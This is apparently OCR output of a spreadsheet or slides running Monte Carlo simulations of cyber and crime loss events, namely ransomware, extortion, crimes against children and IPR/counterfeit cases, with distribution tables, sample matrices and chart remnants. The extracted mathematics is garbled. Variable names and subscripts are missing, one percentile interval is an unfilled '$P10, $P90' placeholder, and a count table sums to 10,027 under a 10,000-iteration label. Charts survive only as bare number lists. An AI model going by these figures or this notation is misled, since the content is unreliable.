$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 3 & \cdots & 3 \\ \$0 & \cdots & \$0 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^{N} X_{,i}^{(m)},$$

$$m \in \{,\}$$

$$\begin{bmatrix} \bar{X}^{()} \\ \bar{X}^{()} \end{bmatrix} = \begin{bmatrix} 3 \\ \$0 \end{bmatrix}.$$

$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 2,059 & 3,302 & \cdots & 2,041 \\ \$11,073,447 & \$8,864,419 & \cdots & \$14,628,440 \end{bmatrix}.$$

$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 9 & 15 & \cdots & 15 \\ \$48,402 & \$40,268 & \cdots & \$64,505 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^{N} X_{,i}^{(m)},$$

$$m \in \{,\}$$


$$\begin{bmatrix} \bar{X}^{()} \\ \bar{X}^{()} \end{bmatrix} = \begin{bmatrix} 12 \\ \$46,695 \end{bmatrix}.$$

Discrete Distribution

press F9 to recalculate


A **discrete** distribution has N possible values (by default, N can be up to 8 but this can be extended), where each value is associated with a specific likelihood that it will occur (the sum of all likelihoods must add to 100%). It's a more generalized version of the **binary** distribution, which has only 2 possible values. The formula in "Random Value Generator" is used to generate the N values in the specified proportions, over a total of 10,000 iterations.


Value	Likelihood	Cum. %
3	10.0%	10.0%
4	10.0%	20.0%
5	10.0%	30.0%
6	10.0%	40.0%
7	10.0%	50.0%
8	10.0%	60.0%
9	10.0%	70.0%
10	10.0%	80.0%
11	10.0%	90.0%
12	10.0%	100.0%
Random Value Generator:	5	




Use for validation and cross- checking


Value	3	4	5	6	7	8	9	10	11	12	0
Counts	950	1,002	983	1,011	1,028	1,015	1,031	997	1,013	997	10,027
%	9.5%	10.0%	9.8%	10.1%	10.3%	10.1%	10.3%	9.9%	10.1%	9.9%	100.0%







$$_{80}(\theta) = [\$5081, \$41415]$$


Monte Carlo Simulation: Ransomware Count
(10,000 Iterations, Binary Distribution)
4622
5378
Count (out of 10,000)
0
1000
2000
3000
4000
5000
0
1
Events


Monte Carlo Simulation: Ransomware Event Percentiles
(10,000 Iterations, Binary Distribution)
90%
50%
10%
Probability of Exceeding
0%
20%
40%
60%
80%
100%
0.0
0.2
0.4
0.6
0.8
1.0
Events


Monte Carlo Simulation: Ransomware Impact
(10,000 Iterations, Normal Distribution)
Count
0
50
100
150
200
$0
$1,000
$2,000
$3,000
$4,000
$5,000
$6,000
$7,000
Impact ($)


Monte Carlo Simulation: Ransomware Impact Percentiles
(10,000 Iterations)
90%
50%
10%
Probability of Exceeding ($)
0%
20%
40%
60%
80%
100%
$0
$1,000
$2,000
$3,000
$4,000
$5,000
$6,000
$7,000
Cost ($)

$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 0 & 0 & \cdots & 3 \\ \$0 & \$0 & \cdots & \$11 \end{bmatrix}.$$

$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 0 & \cdots & 11.42 \\ \$0 & \cdots & \$41.89 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^{N} X_{,i}^{(m)},$$

$$m \in \{,\}$$

$$\begin{bmatrix} \bar{X}^{()} \\ \bar{X}^{()} \end{bmatrix} = \begin{bmatrix} 1.63 \\ \$5.98 \end{bmatrix}.$$


$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 142 & 125 & \cdots & 256 \\ \$2{,}764 & \$1{,}050 & \cdots & \$1 \end{bmatrix}.$$


$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 0.64 & 0.57 & \cdots & 1.20 \\ \$12.55 & \$4.79 & \cdots & \$0.00 \end{bmatrix}.$$


$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^{N} X_{,i}^{(m)},$$

$$m \in \{,\}$$

$$\begin{bmatrix} \bar{X}^{()} \\ \bar{X}^{()} \end{bmatrix} = \begin{bmatrix} 0.98 \\ \$299.93 \end{bmatrix}.$$


Monte Carlo Discrete Distribution
Crimes Against Children – Count
Likelihood (%)
70
60
50
40
30
20
10
0
50.8%
49.2%
1
2
Number of Crimes Against Children Events





$$_{80}(\theta) = [\$0, \$299.89]$$

$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 2 & 1 & \cdots & 2 \\ \$0 & \$0 & \cdots & \$7 \end{bmatrix}.$$

$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 6 & \cdots & 7.62 \\ \$0 & \cdots & \$300 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^{N} X_{,i}^{(m)},$$

$$m \in \{,\}$$

$$\begin{bmatrix} \bar{X}^{()} \\ \bar{X}^{()} \end{bmatrix} = \begin{bmatrix} 5.60 \\ \$300 \end{bmatrix}.$$


$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 2{,}257 & 2{,}054 & \cdots & 4{,}746 \\ \$2{,}413{,}243 & \$1{,}725{,}544 & \cdots & \$22 \end{bmatrix}.$$


$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 10 & 9 & \cdots & 22.33 \\ \$10{,}692.26 & \$7{,}560.81 & \cdots & \$2{,}331.31 \end{bmatrix}.$$


$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^{N} X_{,i}^{(m)},$$

$$m \in \{,\}$$

$$\begin{bmatrix} \bar{X}^{()} \\ \bar{X}^{()} \end{bmatrix} = \begin{bmatrix} 26.48 \\ \$43{,}167.06 \end{bmatrix}.$$


Monte Carlo Discrete Simulation: Extortion Event Counts
Frequency (out of 10,000)
Number of Extortion Events
0
100
200
300
400
500
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
4.8%
4.8%
4.9%
4.8%
4.7%
4.6%
4.6%
4.7%
4.6%
4.8%
4.6%
4.8%
5.2%
4.4%
5.0%
4.7%
5.4%
4.8%
4.7%
4.7%
4.6%





$$_{80}(\theta) = [\$P10, \$P90]$$

$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 3 & 3 & \cdots & 1 \\ \$0 & \$0 & \cdots & \$0 \end{bmatrix}.$$

$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 10 & 10 & \cdots & 3 \\ \$0 & \$0 & \cdots & \$0 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N}\sum_{i=1}^{N} X_{,i}^{(m)},$$

$$m \in \{,\}$$

$$\begin{bmatrix}\bar{X}^{()}\\ \bar{X}^{()}\end{bmatrix} = \begin{bmatrix}7\\ \$0\end{bmatrix}.$$

$$\begin{bmatrix}()\\ ()\end{bmatrix} = \begin{bmatrix}2,229 & 2,441 & \cdots & 295\\ \$2,139,776 & \$1,578,405 & \cdots & \$421,261\end{bmatrix}.$$

$$\begin{bmatrix}()\\ ()\end{bmatrix} = \begin{bmatrix}10 & 11 & \cdots & 1\\ \$9,599 & \$7,112.85 & \cdots & \$1,428\end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N}\sum_{i=1}^{N} X_{,i}^{(m)},$$

$$m \in \{,\}$$


$$\begin{bmatrix}\bar{X}^{()}\\ \bar{X}^{()}\end{bmatrix} = \begin{bmatrix}11\\ \$7,954\end{bmatrix}.$$

Discrete Distribution

press F9 to recalculate


A **discrete** distribution has N possible values (by default, N can be up to 8 but this can be extended), where each value is associated with a specific likelihood that it will occur (the sum of all likelihoods must add to 100%). It's a more generalized version of the **binary** distribution, which has only 2 possible values. The formula in "Random Value Generator" is used to generate the N values in the specified proportions, over a total of 10,000 iterations.


Value	Likelihood	Cum. %
7	20.0%	20.0%
8	20.0%	40.0%
9	20.0%	60.0%
10	20.0%	80.0%
11	20.0%	100.0%
Random Value Generator:	10	



Use for validation and cross- checking

Value	7	8	9	10	11	Total
Counts	2,057	1,983	2,047	1,961	1,952	10,000
%	20.6%	19.8%	20.5%	19.6%	19.5%	100.0%





$$_{80}(\theta) = [\$897, \$7072]$$

$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 0 & \cdots & 0 & \cdots & 0 \\ \$0 & \cdots & \$0 & \cdots & \$0 \end{bmatrix}.$$

$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 0 & \cdots & 0 & \cdots & 0 \\ \$0 & \cdots & \$0 & \cdots & \$0 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^{N} X_{,i}^{(m)},$$

$$m \in \{,\}$$

$$\begin{bmatrix} \bar{X}^{()} \\ \bar{X}^{()} \end{bmatrix} = \begin{bmatrix} 0.43 \\ \$0 \end{bmatrix}.$$


$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 383 & \cdots & 399 & \cdots & 318 \\ \$1{,}946{,}413 & \cdots & \$1{,}750{,}437 & \cdots & \$1 \end{bmatrix}.$$


$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 1 & \cdots & 1 & \cdots & 1 \\ \$5{,}082 & \cdots & \$4{,}387 & \cdots & \$734 \end{bmatrix}.$$


$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^{N} X_{,i}^{(m)},$$

$$m \in \{,\}$$

$$\begin{bmatrix} \bar{X}^{()} \\ \bar{X}^{()} \end{bmatrix} = \begin{bmatrix} 1.29 \\ \$5{,}199 \end{bmatrix}.$$


Binary Monte Carlo Simulation — IPR/Counterfeit Events (10,000 Iterations)
Percentage of Simulations (%)
0
10
20
30
40
50
60
70
80
27.6%
72.5%
0 Events
1 Event
Events





$$_{80}(\theta) = [\$602, \$4{,}652]$$

$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 0 & \cdots & 0 & \cdots & 2 \\ \$0 & \cdots & \$0 & \cdots & \$600 \end{bmatrix}.$$

$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 0 & \cdots & 0 & \cdots & 8 \\ \$0 & \cdots & \$0 & \cdots & \$2{,}100 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^{N} X_{,i}^{(m)},$$

$$m \in \{,\}$$

$$\begin{bmatrix} \bar{X}^{()} \\ \bar{X}^{()} \end{bmatrix} = \begin{bmatrix} 2 \\ \$300 \end{bmatrix}.$$

$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 2{,}368 & \cdots & 2{,}609 & \cdots & 2{,}854 \\ \$17{,}862{,}807 & \cdots & \$10{,}216{,}795 & \cdots & \$27{,}903{,}539 \end{bmatrix}.$$

$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 10 & \cdots & 11 & \cdots & 13 \\ \$75{,}434 & \cdots & \$43{,}076 & \cdots & \$127{,}101 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^{N} X_{,i}^{(m)},$$

$$m \in \{,\}$$


$$\begin{bmatrix} \bar{X}^{()} \\ \bar{X}^{()} \end{bmatrix} = \begin{bmatrix} 12 \\ \$118{,}823 \end{bmatrix}.$$

Discrete Distribution

press F9 to recalculate

